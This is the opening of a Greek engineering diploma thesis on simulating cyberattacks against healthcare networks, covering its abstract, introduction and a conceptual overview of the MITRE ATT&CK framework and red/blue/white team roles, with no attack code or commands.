Εθνικο Μετσοβιο Πολυτεχνειο
Σχολη Ηλεκτρολογων Μηχανικων και Μηχανικων Υπολογιστων
Τομεας

Προσομοίωση Κυβερνοεπιθέσεων σε Δίκτυα Υπολογιστών Κρίσιμων Εγκατάστάσεων

Μια Συστηματική Προσέγγιση στον Κλάδο της Υγείας

Διπλωματικη Εργασια

του

ΤΟΚΑΤΛΗ ΑΛΕΞΑΝΔΡΟΥ

Επιβλέπων: **Δημήτρης Ασκούνης**
Καθηγητής Ε.Μ.Π.

Αθήνα, Ιούλιος 2022

Εθνικο Μετσοβιο Πολυτεχνειο
Σχολη Ηλεκτρολογων Μηχανικων και Μηχανικων Υπολογιστων
Τομεας

Προσομοίωση Κυβερνοεπιθέσεων σε Δίκτυα Υπολογιστών Κρίσιμων Εγκατάστάσεων

Μια Συστηματική Προσέγγιση στον Κλάδο της Υγείας

Διπλωματικη Εργασια

του

ΤΟΚΑΤΛΗ ΑΛΕΞΑΝΔΡΟΥ

Επιβλέπων: **Δημήτρης Ασκούνης**
Καθηγητής Ε.Μ.Π.

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την 12η Ιουλίου 2022.

(Υπογραφή)	*(Υπογραφή)*	*(Υπογραφή)*
.....	.....	.....
Δημήτρης Ασκούνης	Ιωάννης Ψαρράς	Χρυσόστομος Δούκας
Καθηγητής Ε.Μ.Π.	Καθηγητής Ε.Μ.Π.	Αναπληρωτής Καθηγητής ΕΜΠ

Αθήνα, Ιούλιος 2022

Εθνικο Μετσοβιο Πολυτεχνειο
Σχολη Ηλεκτρολογων Μηχανικων και Μηχανικων Υπολογιστων
Τομεας

ΔΗΛΩΣΗ ΜΗ ΛΟΓΟΚΛΟΠΗΣ ΚΑΙ ΑΝΑΛΗΨΗΣ ΠΡΟΣΩΠΙΚΗΣ ΕΥΘΥΝΗΣ

Με πλήρη επίγνωση των συνεπειών του νόμου περί πνευματικών δικαιωμάτων, δηλώνω ενυπογράφως ότι είμαι αποκλειστικός συγγραφέας της παρούσας Πτυχιακής Εργασίας, για την ολοκλήρωση της οποίας κάθε βοήθεια είναι πλήρως αναγνωρισμένη και αναφέρεται λεπτομερώς στην εργασία αυτή. Έχω αναφέρει πλήρως και με σαφείς αναφορές, όλες τις πηγές χρήσης δεδομένων, απόψεων, θέσεων και προτάσεων, ιδεών και λεκτικών αναφορών, είτε κατά κυριολεξία είτε βάσει επιστημονικής παράφρασης. Αναλαμβάνω την προσωπική και ατομική ευθύνη ότι σε περίπτωση αποτυχίας στην υλοποίηση των ανωτέρω δηλωθέντων στοιχείων, είμαι υπόλογος έναντι λογοκλοπής, γεγονός που σημαίνει αποτυχία στην Πτυχιακή μου Εργασία και κατά συνέπεια αποτυχία απόκτησης του Τίτλου Σπουδών, πέραν των λοιπών συνεπειών του νόμου περί πνευματικών δικαιωμάτων. Δηλώνω, συνεπώς, ότι αυτή η Πτυχιακή Εργασία προετοιμάστηκε και ολοκληρώθηκε από εμένα προσωπικά και αποκλειστικά και ότι, αναλαμβάνω πλήρως όλες τις συνέπειες του νόμου στην περίπτωση κατά την οποία αποδειχθεί, διαχρονικά, ότι η εργασία αυτή ή τμήμα της δεν μου ανήκει διότι είναι προϊόν λογοκλοπής άλλης πνευματικής ιδιοκτησίας.

(Υπογραφή)

.....
Τοκατλής Αλέξανδρος

22 Απριλίου 2022

Περίληψη

Οι φορείς υγείας βρίσκονται συχνά στο στόχαστρο κυβερνοεπιθέσεων που έχουν ενορχηστρωθεί από κακόβουλους δράστες. Ένας συνδυασμός παραγόντων όπως τα συχνά παρωχημένα πρότυπα ασφαλείας, η σχεδόν καθολική ύπαρξη διεπαφής συσκευών με δυνητικά ανασφαλή δίκτυα και ο ελλιπής καταρτισμός του προσωπικού καθιστούν τους εν λόγω φορείς ιδιαίτερα επιρρεπείς, με σοβαρές συνέπειες λόγω της κρισιμότητας των λειτουργιών που επιτελούν.

Η συστηματική πρόληψη και άμυνα ενάντια σε κυβερνοεπιθέσεις καθίσταται αναγκαία και μπορεί να επιτευχθεί μέσω ενός αριθμού εργαλείων, ιδιόκτητων ή ανοιχτού κώδικα. Στην σφαίρα των δοκίμων διείσδυσης (penetration testing) υπάγονται μεθοδολογίες για την αξιολόγησης της ευπάθειας συστημάτων και δικτύων καθώς και για τον περιορισμό της ζημιογόνους δράσης των επιτιθεμένων σε περίπτωση υπάρχουσας προσβολής.

Ο σκοπός αυτής της εργασίας είναι να προσφέρει μια δομοστοιχειωτή(μοδυλαρ), εύκολα αναπαράξιμη και ανεξάρτητη των χαρακτηριστικών του συστήματος που στοχοποιείται προσέγγιση για την παράταξη προσομοιωμένων επιθέσεων σε εικονικά αντίγραφα αληθινών δικτύων. Η προσέγγιση αυτή μπορεί να χρησιμοποιηθεί για την ντετερμινιστική και ταχεία αξιολόγηση των διανυσμάτων επίθεσης που ενδέχεται να υπάρχουν σε ένα εν χρήση σύστημα, καθώς και για την σύσταση αντιμέτρων.

Λέξεις Κλειδιά

penetration testing, κυβερνοασφάλεια, προσομοίωση επιτιθέμενου, εικονικά δίκτυα, MITRE ATT&CK

Abstract

Health providers are often subject to cyberattacks, orchestrated by malicious parties. A combination of factors such as the often obsolete security standards, the near ubiquitous presence of interfacing with potentially unsafe networks in modern hardware and the insufficient training of personnel, render said providers especially vulnerable, with serious consequences stemming from the critical function they serve.

Systematic prevention and defense against cyberattacks is therefore essential and may be achieved through a number of tools, either proprietary or open source. Methodologies for assessing the vulnerabilities of systems or networks, as well as minimizing the impact of an existing breach are included in the sphere of penetration testing.

The purpose of this thesis is to provide a modular, easily reproducible and independent of system characteristics approach for the deployment of simulated attacks on virtualized replicas of real networks. This approach may be used for deterministic and rapid assessment of attack vectors that may be present in a system currently in use, as well as providing countermeasure suggestions.

Keywords

penetration testing, cybersecurity, adversary emulation, virtualized networks, MITRE ATT&CK

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον κ. Δημήτρη Ασκούνη για την επίβλεψη του πάνω στη διπλωματική, τον Μιχάλη Κοντούλη και τον Στυλιανό Καραγιάννη για την βοήθεια τους ειδικά τον Σωτήρη Πελέκη για την συνεχή καθοδήγηση και αμέτρητη υπομονή του.

Αθήνα, Απρίλιος 2022

Τοκατλής Αλέξανδρος

Περιεχόμενα

Κατάλογος Εικόνων

Κατάλογος Πινάκων

Κεφάλαιο 1

Εισαγωγή

1.1 Αντικείμενο της διπλωματικής

Η συνεχώς αυξανόμενη χρησιμοποίηση της τεχνολογίας στην ψηφιοποίηση και αυτοματοποίηση υπηρεσιών καθιστά το ανοικτό μέτωπο της κυβερνοασφάλειας ως ένα από τα πλέον σημαντικά. Κακόβουλοι δράστες, μεμονωμένοι ή σε ομάδες, διαταράσσουν και παρακωλύουν τη λειτουργία κρίσιμων υπηρεσιών για ιδιωτικούς ή κρατικούς φορείς, αποσκοπώντας στην απόσπαση χρηματικού οφέλους ή την διατάραξη της λειτουργίας τους.

Ο τομέας της υγείας ειδικά, υφίσταται συχνή στοχοποίηση, λόγω της αυξημένης πιθανότητας να ενδώσει στις απαιτήσεις τον επιτιθεμένων και του μεγάλου δυνητικά αντίκτυπου που έχουν οι επιτυχημένες κυβερνοεπιθέσεις εναντίον του. Η υιοθέτηση συσκευών με διεπαφή σε δίκτυα που επιτελούν κρίσιμες λειτουργίες, στα πλαίσια του IOT, επιδεινώνει την έκθεση των εγκαταστάσεων σε ψηφιακές απειλές, οι οποίες πλέον μπορεί να έχουν σοβαρές συνέπειές για τους πληγέντες.

Αυτή τη στιγμή υφίστανται πολλαπλές γνωσιακές βάσεις και κατηγοριοποιήσεις για κυβερνοεπιθέσεις, με κυρίαρχες αυτές της MITRE και της Lockheed Martin. Επιπλέον, εργαλεία για την εκτέλεση ποικιλόμορφων επιθέσεων είναι άμεσα διαθέσιμα μετά από μία αναζήτηση.

Το κενό που επιδιώκει να καλύψει το παρόν έργο είναι η διασύνδεση των παραπάνω σε μία τεκμηριωμένη ανάλυση και μεθοδολογία για σενάρια κυβερνοεπιθέσεων, η οποία χαρακτηρίζεται από την τμηματική αναπαράσταση αυτών βάσει των υπαρχόντων γνωσιακών βάσεων και την παράθεση βημάτων για την αναπαραγωγή τους ώστε να αξιολογηθεί η ευπάθεια ενός δικτύου. Ο κύριος γνώμονας κατά τον σχεδιασμό ήταν η γρήγορη και αποτελεσματική παράταξη των επιθέσεων από κάποιον που επιθυμεί να αξιολογήσει ένα δίκτυο ή οργανισμό. Η ανάλυση είναι το κατά δύναμιν δομοστοιχειωτή(modular)[1] ώστε να μπορεί να αναπραχθεί τμηματικά αν χρειαστεί και ανεξάρτητη των ιδιαίτερων χαρακτηριστικών κάθε δικτύου.

[1] https://en.wikipedia.org/wiki/Modularity

1.2 Οργάνωση του τόμου

Ο τόμος είναι δομημένος ως εξής:

- Εισαγωγή
- Θεωρητικό υπόβαθρο: Παρουσιάζεται το θεωρητικό υπόβαθρο της κυβερνοασφάλειας, με γενικές έννοιες που πραγματεύονται οι επιτιθέμενοι και αμυνόμενοι, καθώς και τα υπάρχοντα πλαίσια μελέτης επιθέσεων της MITRE και της Lockheed Martin.
- Μεθοδολογία: Παρουσιάζεται και αναλύεται το υπάρχον κενό στις διαδεδομένες προσεγγίσεις, προτάσεται η μεθοδολογία και γίνεται νύξη στην επέκταση αυτής όπως έγινε στα πλαίσια του A-DEMO[1].
- Υλοποίηση: Παρουσιάζεται το εικονικό περιβάλλον πάνω στο οποίο έγιναν οι προσομοιώσεις, η τεχνολογική σωρός που χρησιμοποιήθηκε και η εκτέλεση και καταγραφή συκγεκριμένων κυβερνοεπιθέσεων βάσει της μεθοδολογίας.
- Συμπέρασματα - Μελλοντικές Επεκτάσεις: Εξάγονται συμπεράσματα από την επισκόπηση του έργου και αναφέρονται μελλοντικές επεκτάσεις.

Μέρος I

Θεωρητικό Μέρος

Κεφάλαιο 2

Θεωρητικό υπόβαθρο

Στο κεφάλαιο αυτό παρουσιάζονται αναλυτικά τα μοντέλα ATT&CK της MITRE και Cyber Kill Chain της Lockheed Martin. Το πρώτο εξ αυτών χρησιμοποιείται εκτενώς κατά την ανάλυση των περιπτώσεων στη προτασσόμενη μεθοδολογία, ώστε να εντοπισθούν και να αντιπαραβληθούν μέτρα αντιμετώπισης των εκάστοτε επιθέσεων.

2.1 Εισαγωγή

Οι μεθοδολογίες των μοντέλων ATT&CK της MITRE και Cyber Kill Chain της Lockheed Martin, που αφορούν στην ανίχνευση και αντιμετώπιση κακόβουλων ενεργειών παραβίασης ασφαλείας σε δίκτυα υπολογιστών αποτελούν δημοφιλείς και ιδιαίτερα αποτελεσματικές[2] λύσεις σε πλήθος αντίστοιχων περιπτώσεων επιθετικών ενεργειών εναντίον κρίσιμων υποδομών στους παρακάτω τομείς:

- Ενέργειας [3] [4], π.χ. εγκαταστάσεις πετρελαίου, φυσικού αερίου, ηλεκτρισμού
- Τεχνολογιών Πληροφορικής και Επικοινωνιών [5] [6] π.χ. διαδίκτυο, υπολογιστικά κέντρα, υπηρεσίες cloud
- Υδάτων [7] [8] π.χ. εγκαταστάσεις λυμάτων, πόσιμου νερού
- Υγείας [9] [10] π.χ. εγκαταστάσεις νοσοκομείων, ιατρικών προμηθειών, εφοδιασμού φαρμάκων
- Οικονομίας [11] π.χ. τράπεζες, συναλλαγές, χρηματιστήριο
- Βιομηχανίας [12] [13] π.χ. εγκαταστάσεις προμηθειών, αποθήκευσης επικίνδυνων υλικών
- Δημόσιας Διοίκησης [14] [15] π.χ. κοινοβούλιο, κυβερνητικά κτήρια
- Άμυνας και της Ασφάλειας [16] [17] π.χ. στρατιωτικές εγκαταστάσεις, υπηρεσίες ασφάλειας

Οι προαναφερθείσες μεθοδολογίες είναι:

- Εφαρμόσιμες πρακτικά σε μεγάλο εύρος προβλημάτων.
- Συμβατές με τον τρόπο λειτουργίας του ανθρώπινου μυαλού και τη χρήση της ανθρώπινης λογικής προσέγγισης προσβολής δικτύων υπολογιστών, καθώς και αντίστοιχων τροπών για την αντιμετώπιση των προαναφερθέντων προβλημάτων.
- Δοκιμασμένες στην πράξη.
- Ξρησιμοποιούνται εκτεταμένα για την αντιμετώπιση επιθέσεων, υψηλής πολυπλοκότητας, εναντίον δικτύων υπολογιστών από κρατικούς ή μη φορείς, σε στρατιωτικό και πολιτικό επίπεδο.

2.2 MITRE ATT&CK

2.2.1 Μη Κερδοσκοπικός Οργανισμός MITRE

Το 2015, ο Μη Κερδοσκοπικός Οργανισμός MITRE δημιούργησε μία γνωσιακή βάση δεδομένων (Knowledge Database) με σκοπό να κατηγοριοποιήσει τις τεχνικές και τακτικές κακόβουλων ενεργειών τεχνικά εξειδικευμένων ειδικών, εισάγοντας το πλαίσιο Adversarial Tactics, Techniques Common Knowledge (ATT&CK). Η εν λόγω βάση δεδομένων στηρίζεται στα εξής πρωτόκολλα:

- Structured Threat Information Expression (STIX) [18], μέσω του οποίου οι κοινότητες, που ενασχολούνται με την ασφάλεια των Πληροφοριακών Συστημάτων (ΠΣ), να διαμοιράζονται σχετικές πληροφορίες κακόβουλων επιθέσεων με σκοπό την κατανόηση πέριξ των θεμάτων πιθανών επιθέσεων, πρόβλεψης αντίστοιχων ενεργειών, καθώς και τρόπων αντίδρασης και αντιμετώπισης, κ.ά.
- Trusted Automated eXchange of Indicator Information (TAXII) [19], μέσω του οποίου παρέχεται στις κοινότητες, που ενασχολούνται με την ασφάλεια των ΠΣ, η έγκαιρη και ασφαλή ανταλλαγή πληροφοριών, σχετικών με την κυβερνοασφάλεια, καθώς και με ένα ευρύ φάσμα μελετών περιπτώσεων (use cases) σχετικών με κακόβουλες απειλές και επιθέσεις στον κυβερνοχώρο. Το TAXII υποστηρίζει το πρωτόκολλο STIX και εκτελείται πάνω από το πρωτόκολλο, κρυπτογραφημένης δικτυακής σύνδεσης των μηχανών αναζήτησης HTTPS (Hypertext Transfer Protocol Secure) [1] .

2.2.2 Βασικές Αρχές Μεθοδολογίας, Μοντέλου MITRE ATT&CK, Ανίχνευσης Παραβίασης Ασφαλείας

Το μοντέλο της μεθοδολογίας του τλMITPE ATT"K, που αφορά στην ανίχνευση κακόβουλου λογισμικού παραβίασης ασφαλείας του δικτύου, βασίζεται στις ακόλουθες αρχές [20]:

[1] https://en.wikipedia.org/wiki/HTTPS

- **Αρχή 1η**: Ανίχνευση μετά την αρχική πρόσβαση ασφαλείας (Include Post-Compromise Detection): Με την πάροδο του χρόνου, η απειλή δύναται να παρακάμπτει τις προυπάρχουσες άμυνες ή να χρησιμοποιεί νέες πιο προχωρημένες τεχνικές προκειμένου να διεισδύει σε ένα δίκτυο. Οι προγενέστερες προληπτικές άμυνες μπορεί να αποτύχουν να αντιμετωπίσουν τις εν δυνάμει απειλές στο δίκτυο.

- **Αρχή 2η**: Εστίαση στη συμπεριφορά (Focus on Behavior): Οι ηλεκτρονικές υπογραφές και η πρότερη γνώση της τεχνολογίας που χρησιμοποιεί ο επιβουλέας αφενός μεν αποτελούν χρήσιμα εργαλεία για την αντιμετώπισή του, αφετέρου δε μπορεί να καταστούν παρωχημένα διότι ο αντίπαλος συνεχώς μετεξελίσσεται και αναβαθμίζεται στον τρόπο δράσης του, καθώς και στα εργαλείων που χρησιμοποιεί. Στον αμυντικό μηχανισμό, θα πρέπει να εντάσσεται και η εξαγωγή συμπερασμάτων από τις εχθρικές δραστηριότητες εναντίον δικτύων.

- **Αρχή 3η**: Χρήση μοντέλου βασιζόμενο σε απειλή (Use a Threat-based Model): Η ανίχνευση εχθρικών δραστηριοτήτων καθίστανται αποτελεσματικές μόνο εάν υφίστανται καλά ορισμένο μοντέλο αντιμετώπισης της απειλής.

- **Αρχή 4η**: Επαναλαμβανόμενη μεθοδολογία ελέγχου από τον σχεδιασμό (Iterate by Design): Οι τακτικές και οι τεχνικές που χρησιμοποιεί ο αντίπαλος συνεχώς ακολουθούν τις τεχνολογικές εξελίξεις. Συνεπώς, τα μοντέλα ασφαλείας θα πρέπει να βελτιώνονται συνεχώς για να είναι αποτελεσματικά.

- **Αρχή 5η**: Ανάπτυξη και δοκιμή σε πραγματικό περιβάλλον (Develop and Test in a Realistic Environment): Οι δυνατότητες ανίχνευσης εχθρικών δραστηριοτήτων θα πρέπει να δοκιμάζονται στην πράξη με ασκήσεις εξομοίωσης. Ο μηχανισμός αντιμετώπισης των απειλών θα πρέπει να δοκιμάζεται σε πραγματικές συνθήκες λειτουργίας του δικτύου ώστε η εξαγωγή των συμπερασμάτων να είναι όσο πιο ρεαλιστικές θα μπορούσαν.

Ακολουθεί σχηματική παράσταση των αρχών του μοντέλου MITRE ATT&CK στην επόμενη εικόνα :

2.2.3 Διάγραμμα Ροής Μεθοδολογίας του Μοντέλου MITRE ATT&CK περί Ανίχνευσης Παραβίασης Ασφαλείας

Το μοντέλο ανίχνευσης παραβίασης ασφάλειας MITRE ATT&CK συνεχώς βελτιώνεται από την καταγραφή, ανάλυση και εξαγωγή συμπερασμάτων, που προκύπτουν από την μελέτη εχθρικών δραστηριοτήτων. Η περιγραφή αυτού του μοντέλου στηρίζεται σε σχετικές εξειδικευμένες ομάδες, οι οποίες έχουν ως στόχο να υποδύονται τους ρόλους του ουδέτερου, επιτιθέμενου και του αμυνόμενου [21]:

- **Ουδέτερη Ομάδα** (White Team): Αποτελεί τον συνδετικό κρίκο μεταξύ αμυνόμενου και επιτιθέμενου κατά τη διάρκεια εκτέλεσης σεναρίων και δοκιμών αντοχής του αμυντικού μηχανισμού ώστε να εξασφαλίζεται ότι ικανοποιούνται οι συνθήκες που οδηγούν στην επίτευξη των αντικειμενικών σκοπών της επίθεσης.

Εικόνα 2.1: *Αρχές Προσέγγισης Ασφαλείας του μοντέλου MITRE ATT&CK*
Πηγή: https://d3i71xaburhd42.cloudfront.net/adc17a9381ea33fbc8b5ddcf909251d93d7f39fd/11-Figure1-1.png

- **Ομάδα Επίθεσης** (Red Team): Διαδραματίζει το ρόλο του επιτιθέμενου σε προσχεδιάσμενα ρεαλιστικά σενάρια προσβολής του αμυντικού μηχανισμού με σκοπό την εξεύρεση των κενών ασφαλείας του δικτύου υπολογιστών. Σε περίπτωση, που εντοπιστούν τρωτά σημεία και ευπάθειες του δικτύου, ενημερώνεται η ομάδα του αμυνομένου για λήψη σχετικών μέτρων.

- **Ομάδα Άμυνας** (Blue Team): Υποδύεται το ρόλο του αμυνομένου και υπερασπιστή του δικτύου υπολογιστών από κακόβουλες δραστηριότητες που λαμβάνουν χώρα από την Red Team.

Το διάγραμμα ροής του μοντέλου περιλαμβάνει επτά βήματα:

- **Εντοπισμός συμπεριφοράς** (Identify Behaviors): Σε αυτό το βήμα ανιχνεύονται εν δυνάμει εχθρικές δραστηριότητες.

- **Συλλογή πληροφοριών / Ανάπτυξη αισθητήρων** (Acquire Data): Σε αυτό το βήμα συλλέγονται, με κάθε πρόσφορο μέσο, όλες οι διαθέσιμες πληροφορίες και δεδομένα, τα οποία είναι απαραίτητα για να καταστεί η ανίχνευση εχθρικών δραστηριοτήτων επιτυχημένη.

- **Ανάπτυξη ερωτημάτων** (Develop Analytics): Σε αυτό το βήμα, αναλύονται οι συλλεχθείσες πληροφορίες για την εχθρική δραστηριότητα. Χρησιμοποιείται η πλατφόρμα SIEM (Security Information and Event Management[2]) , μέσω τις οποίας αποκρυπτογραφούνται τα αρχεία καταγραφής (log files) και εκδίδονται ειδοποιήσεις προειδοποίησης εχθρικών δραστηριοτήτων.

[2] https://en.wikipedia.org/wiki/Security_information_and_event_management

- **Ανάπτυξη σεναρίου προσομοίωσης αντιπάλου** (Develop an Adversary Emulation Scenario): Σε αυτό το βήμα, η λευκή ομάδα δημιουργεί έναν υποθετικό αντίπαλο προσομοίωσης Red Team, ο οποίος προβαίνει σε εκτέλεση εχθρικής δραστηριότητα, όπως προσδιορίστηκε στο βήμα "Έντοπισμός συμπεριφοράς".
- **Προσομοίωση της απειλής** (Emulate Threat): Σε αυτό το βήμα, η Red Team επιδιώκει να πετύχει τους τεθέντες στόχους από την White Team.
- **Διερεύνηση της επίθεσης** (Investigate Attack): Σε αυτό το βήμα, η μπλε ομάδα επιδιώκει να προβλέψει το χρονοδιάγραμμα, που η Red Team έχει, χρησιμοποιώντας τα αναλυτικά στοιχεία που προέκυψαν από την ανάλυση του βήματος " Ανάπτυξη ερωτημάτων".
- **Αξιολόγηση της απόδοσης** (Evaluate Performance): Σε αυτό το βήμα η Λευκή, Κόκκινη και Μπλε ομάδα προβαίνουν σε αποφώνιση (debriefing) της άσκησης προσομοίωσης, αξιολογώντας το βαθμό επιτυχίας, αποτυχίας ή μερικής επιτυχίας των ενεργειών της Μπλε ομάδας. Μετά από την αξιολόγηση, διεξάγεται επιστροφή στο βήμα "Έντοπισμός συμπεριφοράς"

Το διάγραμμα ροής του μοντέλου MITRE ATT&CK παρουσιάζεται στην ακόλουθη εικόνα:

Εικόνα 2.2: *Διάγραμμα Ροής Μεθοδολογίας, Μουτέλου MITRE ATT&CK, Ανίχνευσης Παραβίασης Ασφαλείας*
https://d3i71xaburhd42.cloudfront.net/adc17a9381ea33fbc8b5ddcf909251d93d7f39fd/21-Figure4-1.png

2.2.4 Εκτεταμένος Οδηγός-Μηχανισμός Αυτοεκπαίδευσης, Μεθοδολογίας Μοντέλου MITRE ATT&CK περί Ανίχνευσης Παραβίασης Ασφαλείας


Ο κατάλογος MITRE ATT&CK αποτελεί έναν χρήσιμο εκτεταμένο οδηγό-μηχανισμό αυτοεκπαίδευσης (Red Teaming-Blue Teaming), μεταξύ εχθρικών (Red) και φίλιων (Blue) χρηστών σε περιπτώσεις επιθετικών κακόβουλων ενεργειών και αντίστοιχων παθητικών ή και ενεργητικών μέτρων αντιμετώπισης. Ο κατάλογος MITRE ATT&CK αποτελεί ισχυρή ταξινόμηση απειλών και τρωτών σημείων (vulnerabilities) ενός δικτύου, τα οποία περιγράφονται σε:

- **Τακτικές** (Tactics), δηλαδή γενκότερες κατηγοριοποιήσεις των ενεργιών μιας κακόβουλης απειλής (threat) που χρησιμοποιούνται για να την επίτευξη προκαθορισμένων στόχων.

- **Τεχνικές** (Techniques), δηλαδή σε ενέργειες που η απειλή προβαίνει για να πετύχει τους τεθέντες σκοπούς, όπως αυτοί υπάγονται στην εκάστοτε τακτική.

- **Διαδικασίες** (Procedures), δηλαδή τεχνικά βήματα, που επιβάλλονται να υλοποιηθούν για να θεωρηθεί επιτυχημένη η κακόβουλη επίθεση.


Η προαναφερθείσα περιγραφή παρουσιάζεται στην επόμενη εικόνα:



Εικόνα 2.3: *Περιγραφή Κακόβουλων Ενεργειών, βάσει MITRE ATT&CK*
https://threatexpress.com/img/mitre-1.png

2.2.5 Σχέσεις μεταξύ των αντικειμένων στο μοντέλο MITRE ATT&CK

